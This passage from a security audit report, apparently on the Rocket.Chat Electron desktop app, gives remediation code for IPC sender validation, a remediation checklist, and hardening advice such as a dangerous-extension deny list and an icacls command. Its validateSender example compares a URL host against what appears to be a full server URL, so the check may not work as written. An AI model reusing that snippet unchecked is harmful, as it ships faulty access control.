To perform such an attack, a malicious renderer would need to have the ability to send IPC messages to the main process or other renderer processes. This depends on the security-relevant `webPreferences` of the window being exploited, but it could be achieved by an attacker gaining access to the IPC via e.g. a V8 exploit or other means.

Remediation

Here is an example of how you could generally validate the sender of the IPC messages in `Rocket.chat.electron/src/ipc/main.ts`**:**

```
export const handle = <N extends Channel>(
  channel: N,
  handler: (
    webContents: WebContents,
    ...args: Parameters<Handler<N>>
  ) => Promise<ReturnType<Handler<N>>>
): (() => void) => {
  // Validate the sender of the IPC message
  ipcMain.handle(channel, (event, ...args: any[]) => {
    if (!validateSender(event.sender)) return null;
    return handler(event.sender, ...(args as Parameters<Handler<N>>));
  });

  return () => {
    ipcMain.removeHandler(channel);
  };
};

function validateSender(sender) {
  // Get the list of servers
  const servers = select('servers.servers');

  // Check if the sender's URL host matches any of the servers in the list
  if (servers.some(server => (new URL(sender.url)).host === server.url)) return
true;
  return false;
}
```

In this example, the `validateSender` **function gets the list of servers from the** `servers.servers` **state in the application store. It then uses the** `Array.prototype.some` **method to check if the sender's URL host matches any of the servers in the list. If a match is found, the function returns** `true`**; otherwise, it returns** `false`**.**

Resources

- "Allow to validate IPC before handling it centrally #33517", Benjamin Pasero (@bpasero) https://github.com/electron/electron/issues/33517
- "Electrovolt: Pwning Popular Desktop apps while uncovering new attack surface on Electron", Mohan Sri Rama Krishna, Max Garrett, Aaditya Purani, William Bowling, BlackHat USA 2022 https://i.blackhat.com/USA-22/Thursday/US-22-Purani-ElectroVolt-Pwning-Popular-Desktop-Apps.pdf

Appendix A - Vulnerability Classification

Vulnerability Severity	**Critical**
	High
	Medium
	Low
	Informational

Vulnerability Class	Components With Known Vulnerabilities
	Covert Channel (Timing Attacks, etc.)
	Cross Site Request Forgery (CSRF)
	Cross Site Scripting (XSS)
	Denial of Service (DoS)
	Information Exposure
	Injection Flaws (SQL, XML, Command, Path, etc)
	Insecure Design
	Insecure Direct Object References (IDOR)
	Insufficient Authentication and Session Management
	Insufficient Authorization
	Insufficient Cryptography
	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
	Race Condition
	Security Misconfiguration
	Server-Side Request Forgery (SSRF)
	Unrestricted File Uploads
	Unvalidated Redirects and Forwards
	User Privacy
	Time-of-Check to Time-of-Use (TOCTOU)
	Insecure Deserialization

Appendix B - Remediation Checklist

The table below can be used to keep track of your remediation efforts inside this report. Mark the boxes when a fix has been implemented for the vulnerability.

☐	**Only accept plain HTTP servers for localhost or local development addresses.**
☐	Consider **implementing TLS Certificate Pinning for connections and updates** levering Electron's `setCertificateVerifyProc()`.
☐	**Ensure that every trace of past Rocket.Chat users is removed from the application's internal storage on a server logout**
☐	**Implement nonce-source or hash-source allow-listing. Set the** `form-action`**,** `base-uri`**,** `object-src` **directives to '**`self`**'.**
☐	**Enable the recommended options when creating the main** `BrowserWindow` **used by Rocket.Chat.**
☐	**Update to the latest stable Electron.js version (v22.0.0 or v21.3.3) to benefit from a complete support.**
☐	**The creation of a new window or the navigation to a specific origin can be inspected and validated using callbacks for the** `new-window`**,** `will-navigate`**, and** `will-attach-webview` **events.**
☐	**An an additional, optional, mitigation, emit the** `setSecureKeyboardEntryEnabled` **event on Rocket.Chat macOS clients.**
☐	**To avoid this, Electron introduced the** `protocol.interceptFileProtocol` **handler. This function should be used for disabling** `file://` **resources and creating a custom internal local protocol for the resources of the application.**
☐	**Implement a more granular notification mechanism for permission access to notify the user that video/audio capabilities are currently used by the Rocket.Chat application. Such a mechanism is desirable also for other permission categories.**
☐	A. **The** `openExternal` **should be invoked with safe URIs only,** similarly to what was done in `src/servers/preload/internalVideoChatWindow.ts:17`. B. **Revisit the** `isProtocolAllowed` **function to enforce a per-server list of allowed URL protocols.**
☐	**Check that the provided links starts with a safe protocol** before rendering them.
☐	**Validate the sender of the IPC messages in** `Rocket.chat.electron/src/ipc/main.ts.`

When done patching the listed vulnerabilities, many clients find it worthwhile to perform a retest. During a retest, Doyensec researchers will attempt to bypass and subvert all implemented fixes. Retests usually take one or two days. Please reach out if you'd like more information on our retesting process.

Appendix C - Hardening Recommendations

We recommend considering the following changes to improve the overall security posture of the Rocket.Chat Desktop Application.

Dangerous Extensions Additions

Rocket.Chat is not protecting file download operations by warning the user or denying specific, potentially dangerous file extensions. In these cases, the application should at least warn the user before the download. A great number of extensions can today be leveraged to achieve code execution.

Because of this, we would recommend integrating the current deny list:

```
export const DISALLOWED_EXTENSIONS = Object.freeze([
  '.bat', '.bin', '.cmd','.command','.com',
  '.exe','.js','.msi','.pl','.py','.rb','.sh',
  '.vb','.ade','.adp','.apl','.cab','.chm',
  '.cpl','.diagcab','.dll','.dmg','.hta',
  '.inf','.jar','.jse','.lib','.lnk','.mde',
  '.mht','.msp','.mst','.nsh','.pif','.ps1',
  '.psc1','.psm1','.psrc','.SettingContent-ms',
  '.shb','.sys','.vbe','.vbs','.vxd','.wsc',
  '.wsf','.wsh','.reg','.pif'
]);
```

Attachment Security Improvements

- Whenever Rocket.Chat Desktop downloads a new file on the filesystem it never modifies the file permissions. While on UNIX (macOS and Linux) these permissions have a safe default (readable and writable by the user, readable by the group), on Windows downloaded files have `RWX` by default. In order to better handle these dangerous file types and therefore improve the security posture of the application, we advise to remove the executable permissions of downloaded files with something similar to the following command:

```
icacls "filename" /deny "Users":X
```

- Attachments on macOS are saved with the *quarantine* attribute. On Windows, a similar flag named `URLZONE`[15] could be set to `URLZONE_INTERNET` or `URLZONE_UNTRUSTED` by using the `IZoneIdentifier` interface[16] to set the security zone for a file.

Enable App Transport Security (ATS)

On Apple platforms, a networking security feature called App Transport Security (ATS) is available to improve privacy and data integrity for all apps and app extensions. This mechanism requires that all network connections made by the applications are secured by the Transport Layer Security (TLS) protocol

[15] https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms537175(v%3Dvs.85)

[16] https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms537032(v%3Dvs.85)

using reliable certificates and ciphers. ATS blocks connections that don't meet minimum security requirements.

The Rocket.Chat client currently sets to false the `NSAllowsArbitraryLoads` property in its Information Property List file (`Info.plist`). This property value is used to indicate whether App Transport Security restrictions are disabled for all network connections for the application. While at the present time, Rocket.Chat cannot take advantage of ATS protection because it allows insecure servers, a development roadmap to secure all the application's connections should be planned or at least considered. Please refer to the following resource: https://developer.apple.com/documentation/security/preventing_insecure_network_connections

Limit the Origin of Cross-Frame Messages In The ScreenSharing Preload Script

The `postMessage` calls in the `handleGetSourceIdEvent` handler (`src/screenSharing/preload.ts`) allow any script on the parent window to receive and act on the `sourceId` value. Because the '`*`' wildcard is used as the target origin, the parent window can be on a different domain than the child window, which could potentially allow an attacker on the parent window to access the `sourceId` value if they are able to execute a script on that window. It would be safer to explicitly specify the target origin, or to use some other method of securely passing the sourceId value between the child and parent windows.